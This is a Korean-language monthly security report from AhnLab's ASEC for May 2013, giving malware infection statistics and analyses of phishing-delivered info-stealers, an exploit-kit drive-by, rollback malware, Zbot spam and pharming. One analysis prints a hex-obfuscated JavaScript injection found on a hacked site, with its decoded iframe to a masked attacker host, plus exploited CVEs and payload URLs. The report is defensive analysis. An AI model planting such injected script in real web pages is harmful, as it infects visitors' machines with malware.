ASEC REPORT

VOL.41 | 2013.06

안랩 월간 보안 보고서

2013년 5월 보안 동향

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

5월 악성코드, 전월 대비 33만여 건 감소

ASEC이 집계한 바에 따르면, 2013년 5월에 감염이 보고된 악성코드는 517만 993건인 것으로 나타났다. 이는 전월 550만 8895건에 비해 33만 7902건이 감소한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 Win-Trojan/Wgames.Gen이었으며, ASD.PREVENTION과 Win-Trojan/Asd.variant가 다음으로 많았다. 또한 총 4건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	▲10	Win-Trojan/Wgames.Gen	232,796	13.2 %
2	—	ASD.PREVENTION	180,949	10.2 %
3	▲10	Win-Trojan/Asd.variant	176,972	9.9 %
4	▼1	Textimage/Autorun	141,072	8.0 %
5	▲1	Malware/Win32.generic	100,447	5.7 %
6	▼1	Trojan/Win32.onlinegamehack	95,773	5.4 %
7	▼6	Win-Trojan/Onlinegamehack140.Gen	90,969	5.2 %
8	▼4	Trojan/Win32.urelas	80,866	4.6 %
9	▲9	Trojan/Win32.agent	76,997	4.4 %
10	NEW	Win-Trojan/Downloader.205360	76,360	4.3 %
11	▲5	Als/Bursted	73,280	4.2 %
12	—	RIPPER	68,393	3.9 %
13	NEW	Win-Trojan/Onlinegamehack141.Gen	56,939	3.2 %
14	NEW	BinImage/Host	55,787	3.2 %
15	▼5	Malware/Win32.suspicious	50,249	2.8 %
16	▲1	Win-Trojan/Avkiller4.Gen	45,845	2.6 %
17	▲2	Win32/Autorun.worm.307200.F	44,049	2.5 %
18	▼9	Trojan/Win32.Gen	42,624	2.4 %
19	NEW	JS/Exploit	39,312	2.2 %
20	—	Win32/Virut.f	36,199	2.1 %
		TOTAL	1,765,878	100.0 %

표 1-1 | 2013년 5월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Trojan/Win32가 총 67만 5274건으로 가장 빈번히 보고된 것으로 조사됐으며 Win-Trojan/Agent이 36만 5391건, Win-Trojan/Onlinegamehack이 27만 289건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	675,274	20.4 %
2	▲1	Win-Trojan/Agent	365,391	11.0 %
3	▼1	Win-Trojan/Onlinegamehack	270,289	8.2 %
4	▲10	Win-Trojan/Wgames	232,796	7.0 %
5	▲4	Win-Trojan/Downloader	206,085	6.2 %
6	—	ASD	180,949	5.5 %
7	▲13	Win-Trojan/Asd	176,972	5.3 %
8	▼3	Adware/Win32	163,360	4.9 %
9	▼2	Malware/Win32	159,316	4.8 %
10	▼2	Textimage/Autorun	141,114	4.3 %
11	▼7	Win-Trojan/Onlinegamehack140	90,969	2.8 %
12	▼1	Win32/Virut	90,531	2.7 %
13	▼3	Win32/Conficker	88,324	2.7 %
14	▼2	Win32/Autorun.worm	83,672	2.5 %
15	NEW	Als/Bursted	73,280	2.2 %
16	▲1	RIPPER	68,393	2.1 %
17	▲2	Downloader/Win32	67,337	2.0 %
18	▼2	Win32/Kido	66,425	2.0 %
19	NEW	Win-Trojan/Onlinegamehack141	56,939	1.7 %
20	NEW	BinImage/Host	55,787	1.7 %
		TOTAL	3,313,203	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

5월 최다 신종 악성코드 트로이목마

[표 1-3]은 5월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 5월의 신종 악성코드는 트로이목마(Win-Trojan/Downloader.205360)가 7만 6360건으로 전체의 39%를 차지했다. 드롭퍼(Dropper/Agent.155248)는 1만 9882건이 보고돼 그 뒤를 이었다.

순위	악성코드명	건수	비율
1	Win-Trojan/Downloader.205360	76,360	39.0 %
2	Dropper/Agent.155248	19,882	10.1 %
3	Win-Trojan/Agent.25088.YR	15,916	8.1 %
4	Win-Trojan/Agent.1112120	15,633	8.0 %
5	Win-Trojan/Agent.724024	9,618	5.0 %
6	Win-Trojan/Agent.877624	9,250	4.7 %
7	Win-Trojan/Korgamehack.1556480	5,313	2.7 %
8	Win-Adware/Shortcut.124464	4,967	2.5 %
9	Win-Trojan/Kanav.205344	4,583	2.4 %
10	Win-Trojan/Korad.98304	4,508	2.3 %
11	Win-Trojan/Downloader.150040	3,795	2.0 %
12	Win-Trojan/Banker.720944	3,773	1.9 %
13	Win-Trojan/Downloader.1066207	3,368	1.7 %
14	Win-Trojan/Downloader.294138	3,204	1.6 %
15	Win-Trojan/Keygen.31247	3,015	1.5 %
16	Win-Trojan/Agent.183408	2,826	1.4 %
17	Win-Adware/KorAd.98304.E	2,599	1.3 %
18	Win-Trojan/Agent.54784.MF	2,519	1.3 %
19	Win-Adware/KorAd.98304.D	2,508	1.3 %
20	Win-Trojan/Urelas.1572864	2,310	1.2 %
	TOTAL	195,947	100.0 %

표 1-3 | 5월 신종 악성코드 최다 20건

5월 악성코드 유형 ‘ 트로이목마 ’ 가 최다

[그림 1-2]는 2013년 5월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 57.8%로 가장 높은 비율을 나타냈고 웜(Worm)이 6.8%, 애드웨어(Adware)가 5.1%의 비율을 각각 차지했다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 웜, 스크립트, 바이러스, 애프케어는 등은 전월에 비해 증가세를 보였으며, 애드웨어, 드롭퍼, 익스플로이트, 스파이웨어는 감소했다. 다운로더 계열은 전월 수준을 유지했다.




그림 1-3 | 2013년 4월 vs. 2013년 5월 악성코드 유형별 비율

신종 악성코드 유형별 분포

5월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 83%로 가장 많았고 드롭퍼가 9%, 애드웨어는 7%로 각각 집계됐다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

사서함 용량이 초과되었습니다!

정상적인 메일로 위장해 악성코드를 유포하는 사례가 지속적으로 발생하고 있다. 최근 국내에서 메일 사서함 용량이 초과 됐다는 내용으로 수신된 메일이 의심스럽다는 문의가 접수됐다. 메일 용량을 늘리기 전까지는 메일을 수・발신할 수 없다는 내용으로, 링크를 클릭해 파일을 다운받고 실행하도록 유도하고 있다.




그림 1-5 | 수신된 메일 원문

링크를 통해 다운로드받은 파일은 인터넷 익스플로러(Internet Explorer) 아이콘으로 위장하고 있으며, 해당 파일 실행 시 악성코드에 감염된다.

그림 1-6 | 링크를 통해 다운로드받은 파일

파일이 실행되면 아래와 같은 파일이 생성된다.




그림 1-7 | 생성되는 파일

또한, 시스템 재시작 시에도 동작할 수 있도록 아래와 같이 레지스트리 값을 등록한다.

그림 1-8 | 생성되는 레지스트리 값

해당 악성코드는 감염 시 사용자의 시스템에서 다양한 정보(실행된 프로그램 정보, 접속한 웹 정보, 키로깅 정보, 스크린 샷)를 수집하며, 악성코드 제작자가 생성한 것으로 보이는 특정 메일로 수집한 정보를 전송한다.




그림 1-9 | 특정 메일 서버를 통한 메일 발송 패킷

아래는 분석 당시 전송된 메일 내용이며, 수집된 정보가 HTML 형태의 파일로 첨부된 것을 확인할 수 있다.




그림 1-10 | 수집된 정보가 첨부되어 발송된 메일 원문

첨부된 내용은 아래와 같이 확인할 수 있다.




그림 1-11 | 실행 중인 프로그램 정보

그림 1-12 | 웹 접속 정보




그림 1-13 | 키로깅 정보




그림 1-14 | 화면 캡처 정보

이처럼 악성코드에 의해 수집된 정보는 지능형 지속 보안 위협(APT, Advanced Persistent Threat)을 목적으로 수집 및 이용될 수 있으며, 이는 사용자가 속한 조직에 큰 보안 위협을 야기할 수 있으므로 각별한 주의가 필요하다.

해당 악성코드는 V3 제품에서 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Backdoor/Win32.Gbot (2013.05.28.02)

탈취한 인증서를 악용한 온라인게임핵

최근 국내의 해킹된 웹 사이트를 통해 유포된 악성코드가, PC를 감염시키는 과정에서 생성한 파일 중 특정 파일 공유 사이트의 인증서로 서명된 사례가 발견됐다.




그림 1-15 | 국내 P2P 사이트의 인증서로 서명된 악성코드

위 [그림 1-15]가 취약점(JAVA, IE, Flash Player)이 존재하는 PC에 다운로드되어 실행되기까지의 과정을 정리해 보면 아래와 같다.

최초 악성 스크립트 링크가 삽입된 페이지는 P2P 웹 사이트였으며, makePCookie.js파일에 Hex 문자열로 난독화된 형태의 악성 스크립트 링크가 존재했다.

http://on****.co.kr/js/makePCookie.js

● 난독화된 악성 스크립트 링크:

window["₩x64₩x6f₩x63₩x75₩x6d₩x65₩x6e₩x74"]["₩x77₩x72₩x69₩x74₩x65"]("₩x3c₩x69₩x66₩x72₩x61₩x6d₩x65₩x77₩x69₩x64₩x74₩x68₩x3d₩x27₩x31₩x30₩x30₩x27x68₩x65₩x69₩x67₩x68₩x74₩x3d₩x27₩x30₩x27₩x73₩x72₩x63₩x3d₩x27₩x68₩x74₩x74₩x70₩x3a₩x2f₩x2f₩x73₩x6e₩x73₩x6f₩x66₩x74₩x2e₩x64₩x69//---중간생략---//₩x2e₩x68₩x74₩x6d₩x6c₩x27₩x3e₩x3c₩x2f₩x69₩x66₩x72₩x61₩x6d₩x65₩x3e");

● 난독화 해제 후 코드:

〈iframe width='100' height='0' src='http://snsoft.******bill.co.kr/about/css.html'〉〈/iframe〉

난독화된 코드가 IE에 의해 해석되면서 또 다른 특정 사이트로부터 악성 스크립트인 css.html을 다운로드한 후 실행하도록 되어 있다. css.html은 국내 해킹된 웹 사이트에서 흔히 볼 수 있는 익스플로이트 툴킷(Exploit Toolkit)인 Dadong으로 난독화돼 있다. 기존의 형태와 마찬가지로 악성코드를 PC에 감염시키기 위해 다중 취약점(JAVA, IE, Flash Player 등)을 사용했으며, 조건이 부합하는 취약점을 통해 실제 악성코드를 다운로드 및 실행하도록 해뒀다.

아래 코드는 난독화된 css.htm의 난독화 해제 후 상태를 도식화한 것으로 가능한 많은 PC를 감염시키기 위해서 자바(Java) 취약점 6개, 플래시 플레이어(Flash Player) 1개, IE 1개 등 총 8개의 취약점을 사용했다.

Java	Flash Player	IE
CVE-2011-3544 CVE-2012-0507 CVE-2012-1723 CVE-2012-4681 CVE-2012-5076 CVE-2012-5076	CVE-2013-0634	CVE-2012-1889

표 1-4 | css.html이 사용한 취약점 ID

만약 PC에 [표 1-4] 중 하나의 취약점이라도 존재한다면, 해당 취약점으로 인해 특정 사이트로부터 파일이 다운로드돼 실행된다.

– 파일 다운로드 URL: http://snsoft.*****bill.co.kr/about/up.exe




그림 1-16 | up.exe의 실행구조

up.exe에 의해 생성된 '%SYSTEM%₩₩[서비스 이름]+32.dll' 의 파일명은 감염된 PC에서 윈도우 정상 파일인svchost.exe를 통해서 실행되는 서비스명과 조합되며, 해당 파일을 이용하는 서비스 목록은 아래 레지스트리키에서 확인할 수 있다.




그림 1-17 | svchost.exe를 통해서 실행되는 서비스 리스트

또한 up.exe는 감염된 PC의 맥 주소와 운영체제 버전정보 등을 암호화한 후 특정 IP로 전송하는 기능도 있다.




그림 1-18 | 암호화 되지 않은 시스템 정보




그림 1-19 | 암호화된 시스템 정보

〈V3 제품군의 진단명〉

Trojan/Win32.Agent (2013.05.07.00)

롤백(시스템 복원) 기능을 가진 악성코드

악성코드를 치료해도 시스템을 재부팅하고 나면 다시 악성코드가 복원된다?!

최근 시스템 복원 기능을 가진 일명 '롤백(Rollback)' 증상이 있는 악성코드가 발견됐다. 해당 악성코드는 지속적인 시스템 감염 상태를 유지하기 위해 시스템 복원 기술을 악용하고 있어 치료에 어려움이 있었다. 이 악성코드가 최종적으로 감염시키는 것은 온라인게임핵이다.

롤백 기능이 있는 해당 악성코드에 감염되면 아래와 같은 파일이 생성된다.

[생성되는 파일]

C:₩WINDOWS₩system32₩wininit[영문자].exe (Dropper)

C:₩WINDOWS₩system32₩Black.dll

C:₩WINDOWS₩system32₩RCX[영숫자].tmp

C:₩WINDOWS₩system32₩Drivers₩diskflt.sys

C:₩WINDOWS₩system32₩drivers₩passthru.sys

이외에도 black.dll의 복사본이 악성 lpk.dll이름으로 모든 폴더에 생성되며, [그림 1-20]과 같이 특정 IP주소로의 네트워크 연결이 확인된다.




그림 1-20 | 네트워크 연결 정보

해당 악성코드의 치료를 위해서는 전용백신으로의 검사와 치료가 필요하다. 안랩은 해당 악성코드의 전용백신을 제작해 무료로 배포 중이다. 해당 악성코드의 전용백신은 다른 전용백신들과 사용법이 다소 달라 사용 매뉴얼 PDF파일을 같이 안내하고 있다.

http://provide.ahnlab.com/v3sos/Lapka Rootkit 전용백신 사용법.pdf




그림 1-21 | 전용백신 실행 화면

안랩은 변종 악성코드가 지속적으로 접수되고 있는 만큼, 계속하여 전용백신을 업데이트해 대응 중에 있다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Backdoor/Win32.Lapka (2013.04.15.04)

Trojan/Win32.RedFlt (2013.04.22.01)

Win-Trojan/Agent.15360.ZG (2013.04.12.03)

금융사 계정 정보로 위장한 스팸 메일

금융사 계정 정보로 위장해 악성코드를 유포하는 스팸 메일이 확산돼 사용자들의 주의가 요구된다. 이 스팸 메일은 아래와 같이 chase사의 사용자 계정 정보와 관련된 내용이지만 Zbot 악성코드가 압축파일의 형태로 첨부돼 있었다.




그림 1-22 | 금융사 정보로 위장한 스팸 메일

압축 해제된 파일을 실행하면 C:₩Documents and Settings₩ahnmaru78₩Application Data 폴더에 랜덤한 폴더를 생성한 뒤 자신을 복사한 후 실행해 악성코드에 감염시킨다.

또한, 복사한 파일이 부팅 시 실행되도록 레지스트리에 자신을 등록한다.

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{E55555F5-9C43-AD7D-DE5D-26A4FBAA05B6}

그리고 아래와 같이 특정 포트를 방화벽에서 허용하여 안전하게 통신을 할 수 있도록 설정한다.

```
HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩GloballyOpenPorts₩List₩14202:UDP "14202:UDP:*:Enabled:UDP 14202"
HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩GloballyOpenPorts₩List₩17000:TCP "17000:TCP:*:Enabled:TCP 17000"
```

감염이 완료된 후 악성코드는 다수의 C&C서버로 보이는 IP들에게 데이터를 전송하고 받아오는 등 통신 과정을 반복하고 아래 웹 사이트에서 추가로 악성파일을 다운로드해 감염시킨다.

* http:// a*********.co.za/pon(2).exe




그림 1-23 | 악성파일 다운로드

추가 감염된 악성코드는 PC에 저장된 다양한 사용자 정보 수집을 목적으로 제작됐고 감염된 PC의 FTP, 메일 등의 계정 및 패스워드가 저장돼 있는 다양한 프로그램들을 확인해 관련 정보를 수집한다. 악성코드의 특성상 사용자의 민감한 정보가 유출되는 등 추가 피해가 발생할 수 있어 주의가 필요하다.

그림 1-24 | 악성코드가 수집하는 프로그램 관련 정보

메일로 인한 악성코드 감염 피해를 예방하기 위한 방안으로 백신 프로그램을 사용하는 것은 사용자에게 많은 도움이 된다. 이메일 악성코드의 경우 변형이 발생한 것을 여러 보안 회사들이 쉽게 인지할 수 있고 대부분 신속하게 진단 기능을 업데이트하기 때문이다.

그러나 악성코드 제작자들도 새로운 변형 악성코드를 제작할 때 보안제품에서 쉽게 탐지되지 않도록 만들기 때문에 악성코드의 유포 초기에는 보안제품을 사용 중이라 해도 탐지되지 않는 경우가 더러 있다. 따라서 출처가 불분명한 메일은 열어보지 않아야 하고 특히 이메일에 첨부된 파일은 꼭 필요한 경우가 아니면 실행하지 않는 게 좋다.

〈V3 제품군의 진단명〉

Trojan/Win32.Zbot (2013.05.08.04)

Trojan/Win32.Tepfer (2013.05.09.00)

금융권 명의 도용 피싱 팝업 주의

최근 금융권을 도용한 피싱 팝업 창이 등장했다. 해당 악성코드에 감염된 상태에서 특정 사이트에 접속하면 [그림 1-25]와 같은 팝업 창이 나타나는 사이트로 연결된다. 연결된 사이트는 악의적으로 제작된 피싱 사이트다.

그림 1-25 | 금융권 사이트를 가장한 피싱 사이트

사용자가 해당 페이지의 확인 버튼을 클릭해 사용자 정보를 입력할 경우, 입력된 정보는 공격자에게 전송된다.

그림 1-26 | 악의적인 사용자 정보 입력 사이트

해당 악성코드는 기존 파밍(Pharming)과 유사한 형태로, 특정 사이트를 접속할 경우 변조된 호스트 파일에 의해 피싱 사이트로 연결되는 수법을 이용했다.

특징적인 것은 공격자가 마련해 놓은 특정 사이트에서 악성 호스트 파일을 내려 받는 형태를 보인다는 점이다.

